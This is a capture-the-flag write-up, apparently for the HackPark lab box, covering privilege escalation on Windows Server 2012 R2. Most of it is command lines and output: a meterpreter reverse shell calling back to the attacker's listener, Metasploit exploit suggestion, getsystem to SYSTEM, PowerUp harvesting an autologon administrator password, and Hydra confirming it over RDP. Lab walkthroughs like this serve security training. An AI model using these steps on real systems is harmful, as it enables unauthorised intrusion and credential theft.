


PRIVILEGE ESCALATION


The shell was unstable so I created a *temp* directory to hold payloads.



I then created a payload for a **meterpreter** shell using **msfvenom** and hosted it locally on an **http** server.



I downloaded this payload on the target and executed it to get a stable reverse shell on my **metasploit** listener.




```
rev.exe
C:\temp>rev.exe
```

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.21.17.140:4444
[*] Sending stage (177734 bytes) to 10.10.234.185
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Meterpreter session 1 opened (10.21.17.140:4444 → 10.10.234.185:49228) at 2025-06-21 01:41:43 -0400

meterpreter > sysinfo
Computer        : HACKPARK
OS              : Windows Server 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: IIS APPPOOL\Blog
meterpreter >
```

After getting access, I backgrounded my session and used the **local_exploit_suggester** post module to get post exploitation modules.

```
File Actions Edit View Help
root@kali: ~/thm/hackpark  root@kali: ~/thm/hackpark  root@kali: ~/thm/hackpark  root@kali: ~/thm/hackpark

msf6 exploit(multi/handler) > search exploit suggester

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester    .                normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(multi/handler) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.
```

```
msf6 post(multi/recon/local_exploit_suggester) > sessions

Active sessions
===============

  Id  Name  Type                     Information                 Connection
  --  ----  ----                     -----------                 ----------
  1         meterpreter x86/windows  IIS APPPOOL\Blog @ HACKPARK  10.21.17.140:4444 → 10.10.234.185:49228 (10.10.234.185)

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.10.234.185 - Collecting local exploits for x86/windows ...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10: warning: /usr/lib/x86_64-linux-gnu/ruby/3.3.0/syslog.so was loaded from the standard library, but will no longer be part of the default gems starting from Ruby 3.4.0.
You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog into its gemspec.
[*] 10.10.234.185 - 205 exploit checks are being tried ...
[+] 10.10.234.185 - exploit/windows/local/bypassuac_comhijack: The target appears to be vulnerable.
[+] 10.10.234.185 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.234.185 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[+] 10.10.234.185 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, but could not be validated. Vulnerable Windows 8.1/Windows Server 2012 R2 build detected!
[+] 10.10.234.185 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[+] 10.10.234.185 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.234.185 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 10.10.234.185 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 42 / 42
```



Since the post module detected UAC related vulnerability, I could directly exploit this from my **meterpreter** session. So I entered my session and used the **getsystem** command to escalate my privilege.

```
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : HACKPARK
OS              : Windows Server 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

After getting *NT AUTHORITY\SYSTEM* access, I captured the user flag from *jeff*'s Desktop and the root flag from *Administrator*'s Desktop.

```
C:\Users\jeff>cd Desktop
cd Desktop

C:\Users\jeff\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552

 Directory of C:\Users\jeff\Desktop

08/04/2019  11:55 AM    <DIR>          .
08/04/2019  11:55 AM    <DIR>          ..
08/04/2019  11:57 AM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  39,126,630,400 bytes free

C:\Users\jeff\Desktop>more user.txt
more user.txt
759[redacted]

C:\Users\jeff\Desktop>
```

```
C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552

 Directory of C:\Users\Administrator\Desktop

08/04/2019  11:49 AM    <DIR>          .
08/04/2019  11:49 AM    <DIR>          ..
08/04/2019  11:51 AM                32 root.txt
08/04/2019  04:36 AM             1,029 System Scheduler.lnk
               2 File(s)          1,061 bytes
               2 Dir(s)  39,126,577,152 bytes free

C:\Users\Administrator\Desktop>more root.txt
more root.txt
7e1[redacted]

C:\Users\Administrator\Desktop>
```

After capturing the flag, I migrated my shell to a 64 bit service.

```
meterpreter > pgrep explorer.exe
2948
meterpreter > migrate 2948
[*] Migrating from 2036 to 2948...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer        : HACKPARK
OS              : Windows Server 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```

I then uploaded **PowerUp**.

```
meterpreter > cd C:/temp
meterpreter > upload PowerUp.ps1
[*] Uploading  : /root/thm/hackpark/PowerUp.ps1 → PowerUp.ps1
[*] Uploaded 1.16 MiB of 1.16 MiB (100.0%): /root/thm/hackpark/PowerUp.ps1 → PowerUp.ps1
[*] Completed  : /root/thm/hackpark/PowerUp.ps1 → PowerUp.ps1
meterpreter >
```

From the unprivileged shell, when I ran the **PowerUp** module and **Invoke-AllChecks** command, I found the administrator password.

```
c:\windows\system32\inetsrv>cd C:\temp
powershell.exe -c "Import-Module ./PowerUp.ps1;Invoke-AllChecks"
C:\temp>powershell.exe -c "Import-Module ./PowerUp.ps1;Invoke-AllChecks"
[*] Running Invoke-AllChecks
[*] Checking if user is in a local group with administrative privileges...
[*] Checking for unquoted service paths...
ServiceName   : AWSLiteAgent
Path          : C:\Program Files\Amazon\XenTools\LiteAgent.exe
StartName     : LocalSystem
AbuseFunction : Write-ServiceBinary -ServiceName 'AWSLiteAgent' -Path
                <HijackPath>
[*] Checking service executable and argument permissions...
[*] Checking service permissions...
[*] Checking %PATH% for potentially hijackable .dll locations...
[*] Checking for AlwaysInstallElevated registry key...
[*] Checking for Autologon credentials in registry...
DefaultDomainName    :
DefaultUserName      : administrator
DefaultPassword      : 4q6XvFES7Fdxs
AltDefaultDomainName :
AltDefaultUserName   :
AltDefaultPassword   :
```

```
File  Actions  Edit  View  Help
root@kali: ~/thm/hackpark   root@kali: ~/thm/hackpark   root@kali: ~/thm/hackpark   root@kali: ~/thm/hackpark

┌──(root㉿kali)-[~/thm/hackpark]
└─# hydra -l 'administrator' -p '4q6XvFES7Fdxs' rdp://10.10.234.185
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-21 02:40:39
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between conne
ction to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking rdp://10.10.234.185:3389/
[3389][rdp] host: 10.10.234.185   login: administrator   password: 4q6XvFES7Fdxs
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-21 02:40:42
```

That's it from my side, until next time !